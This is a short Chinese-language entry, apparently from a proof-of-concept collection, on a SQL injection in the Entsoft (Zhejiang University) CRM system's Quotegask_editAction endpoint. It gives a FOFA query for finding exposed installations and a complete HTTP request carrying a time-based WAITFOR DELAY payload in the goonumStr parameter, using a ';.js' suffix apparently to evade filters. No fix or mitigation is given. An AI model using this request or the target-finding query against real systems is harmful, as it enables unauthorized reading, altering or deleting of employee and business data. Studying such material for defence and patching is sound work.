


Z1-9浙大恩特-客户资源管理系统-SQL

漏洞描述：

浙大恩特客户资源管理系统 Quotegask_editAction 接口存在 SQL 注入漏洞，攻击者可通过输入恶意 SQL 代码，突破系统原本设定的访问规则，未经授权访问、修改或删除数据库中的各类敏感信息，包括但不限于员工个人资料、企业核心业务数据等。

网站图片：



网络测绘：

fofa语法：

FOFA: body="script/Ent.base.js"

漏洞复现：

payload:

```
GET /entsoft/Quotegask_editAction.entweb;.js?goonumStr=1');WAITFOR+DELAY+'0:0:5'--&method=goonumIsExist HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2656.18 Safari/537.36
Accept-Encoding: gzip, deflate
Connection: close
```

效果图:

延时5秒

